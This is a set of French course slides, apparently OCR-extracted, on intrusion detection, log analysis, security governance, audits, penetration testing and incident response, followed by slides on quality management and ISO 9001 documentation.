
Caractéristiques (NIDS)

- Reconnaît des attaques connues (*attack signatures*)
Mise à jour indispensable des règles
- Nombre de règles à analyser pour chaque paquet
→ recherche exhaustive ou **recherche spécifique** (next slide)
- Pas toujours capable d'analyser à des débits élevés (1..10 Gbit/s)
- Faux positifs
- Retour sur investissement ?
N'est-il pas plus avantageux de *patcher* les systèmes ?

NIDS : efficacité (1)



NIDS : efficacité (2)



Recherche spécifique

Rechercher des comportements anormaux

- Compte de jean alors qu'il est en vacances
- Message ICMP d'erreur : *port unreachable*, ...
- Paquet TCP : RST, ACK, ...
- *Port scanning*
- RIP
- DNS
- Message d'erreur : "TELNET - Login Incorrect"
- HTTP

...

→ demande des compétences


Analyse des logs : problématique d'une société

- Sources variées : poste de travail, *switch*, *router*, *firewall*, serveur, NIDS, ...
- Volume important
- Événements anormaux noyés dans trafic légitime
- Faux positifs (systèmes *patchés*, ...)
- Difficulté d'avoir une vue d'ensemble du réseau
58000 PCs, 30000 Solaris, 5000 Servers, 300 bureaux, ...

Analyse des logs : méthodologie

- Référence temporelle unique → *Network Time Protocol*
- Centraliser les logs (syslog)
- Comprendre chaque log
- Filtrer (trafic légitime, faux positifs, ...)
- Corréler (relier des événements)
- Définir un niveau de risque (*high, medium, low*)

Analyse des logs à posteriori (méthodologie)



L'approche comportementale fonctionne sur le modèle liste blanche (filtrage inclusif) où le trafic est comparé à un **gabarit normal** ; permettant ainsi d'exclure des paquets inconnus

Sécurité des Systèmes d'Information (SI)

- L'homme, la société, l'économie, ... **dépendent des SI**
- Un SI doit donc offrir **disponibilité, intégrité** et parfois **confidentialité**
- Une **direction d'entreprise** doit se poser les bonnes questions :
Pendant combien de temps pouvons-nous fonctionner sans email ?
Qui classe (confidentiel – interne – public) nos données ?
Quelles données sensibles intéressent nos concurrents ?
...
- Elle va effectuer une **analyse des risques** pour protéger les biens de valeur (efficacité)
- Elle doit aussi expliquer certaines **contraintes aux utilisateurs**

Best Practices & Normes


- Les SI semblent toujours plus **volumineux** et **complexes** ; alors que les **dispositifs de sécurité** sont plus efficaces s'ils restent simples à comprendre, à configurer, à utiliser, ...
- Face à cette problématique, les personnes en charge d'implémenter cette sécurité peuvent heureusement s'appuyer sur des documents de référence tels que **Best Practices** et **normes**
- La démarche, de type **top-down**, consiste à rassurer la direction (*compliance*) tout en étant capable de traduire ces exigences au niveau des systèmes utilisés
- Organisme réputé → <http://csrc.nist.gov/publications/PubsSPs.html>

Exemple : BP_VoIP

- Le labo a bénéficié d'un financement HESSO pour établir des recommandations en matière de *Voice over IP*
- Les résultats figurent dans le document *Best Practices for VoIP Security* → http://www.tdeig.ch/publication/BP_VoIP_Security.pdf
 - §2 Architecture
 - §3 Principaux risques
 - §4 Éléments de sécurité
 - §5 Matrice attaques-solutions
- Ce document suggère aussi des **mesures organisationnelles** (interdiction de modifier le câblage ou la configuration du terminal) en complément de mesures techniques proposées

Roue de la sécurité (Deming)

- Le cycle **PDCA** (*Plan – Do – Check – Act*) de Deming demeure une référence fort utile



- Les **cycles sont nombreux** justifiés par de nouveaux besoins ou ... des oublis
- Amélioration par la qualité
- **Maintenir le niveau de sécurité constitue un *challenge* !!!**

Audit de vulnérabilité

- Comparer la sécurité d'un système avec les bonnes pratiques
Ex : comparer la configuration d'un serveur DNS avec le document <http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-81-2.pdf>
- Comparer la sécurité d'un système par rapport aux failles connues
<http://www.sans.org/top20/>
Les correctifs ont-ils été appliqués ?
- Contrôler (audit) les sécurités mises en place
Surveiller et analyser l'activité des utilisateurs, des systèmes (mécanisme de traçage, *log*, profil type, analyse statistique des activités anormales, ...)

Test de pénétration

- Une des façon d'éprouver la sécurité d'un système informatique consiste à lui faire subir toutes sortes d'attaques telles qu'un pirate pourrait générer
- Le testeur doit donc simuler le comportement d'un pirate averti !!!
- Tous les coup sont permis (y compris le *social engineering* pour certains)
- Quelques outils génériques : nmap, nessus, metasploit, ...
- *Is Penetration Testing Worth it ?* Quelle est la valeur d'un test ...
http://www.schneier.com/blog/archives/2007/05/is_penetration.html

Réponse aux incidents

- Démarche **proactive** (préventive)
Analyse des risques (probabilité, impact, coût)
Best Practices, PDCA, ...
Audit de vulnérabilité
Tests de pénétration
- Démarche **réactive**
Gestion des incidents (*help desk*, ..., cellule de crise)
Comprendre l'attaque (*live & post mortem analysis*)
Conserver des preuves
Remise en cause de la politique de sécurité, ...


Liens

- www.cert.org Centre de coordination en sécurité créé par le DoD en 1988 suite au ver Morris à l'université Carnegie Mellon (Pittsburgh-Pennsylvania)
- <http://www.melani.admin.ch/>
Centrale d'enregistrement et d'analyse pour la sûreté de l'information
[Rapport semestriel](#) [Dyre](#)
- Revue MISC → <http://www.ed-diamond.com/index.php#homemisc>




zisto

Cercles de qualité



Triangle de la qualité



Coûts de la non qualité

- **visibles** réclamations, produits détériorés, remboursements clients, assurances, ...
- **iceberg** dépenses inutiles, stocks superflus, double emploi, temps perdu, réunions inutiles, client perdu, équipement sous utilisé surqualité

Définition de la qualité

Qualité = $\frac{\text{caractéristiques du produit ou service}}{\text{aux exigences du client}}$ -----correspondent-----

< 1 sous-qualité

= 1 **cas idéal**

> 1 sur-qualité

Systeme qualite

- **Dire ce que l'on fait (manuel qualite)**
- **Faire ce qui a ete decrit**
- **Faire constater que les points precedents sont respectes (audit externe)**
- **Amelioration continue (ISO 9004:2000)**
Management par la qualite

Les 4 qualités

Client

Exigences



Qualité attendue



**Mesure de
satisfaction**

Qualité perçue



Fournisseur

Qualité voulue

**Mesure de la
performance**

Qualité réalisée

ISO 9001 : 2000 §4.2 Documentation

§4.2.1 Généralités

La documentation doit comprendre divers **niveaux** de détail :

- Manuel qualité définissant la politique et les objectifs
- Procédures organisationnelles et responsabilités (objectifs généraux par département)
- Instructions de travail (détaillent la manière d'accomplir les tâches spécifiques)
- Enregistrements (traces écrites de ce qui est décidé, réalisé et mesuré aux 3 niveaux)

ISO 9001 : 2000 §4.2 Documentation

§4.2.3 La **maîtrise** des documents exige l'établissement d'une **procédure** documentée pour :

- Produire et approuver ces documents
- Les faire évoluer, modifier leur version (identification claire) et les approuver
- Les diffuser en leurs garantissant lisibilité (appropriée au destinataire) et identité (distinguer ceux d'origine extérieure)
- Les archiver

Pratique documentaire

- **Permet de capitaliser le savoir-faire de l'organisme**
- **Doit toujours être adaptée au lecteur cible**
- **Trouver le bon compromis entre manque et excès de documents**
- **Doit tenir compte de la taille et de la spécificité de l'organisme**

Langage commun et ...

- Dans la mise en œuvre d'une politique de sécurité, les meilleurs documents ne servent à rien s'ils ne sont pas **compris !**
- **Adapter le contenu au public** : directeur, responsable de département, opérateur, ...
- **Comment sensibiliser l'ensemble des collaborateurs au fait que la sécurité est l'affaire de tous ?**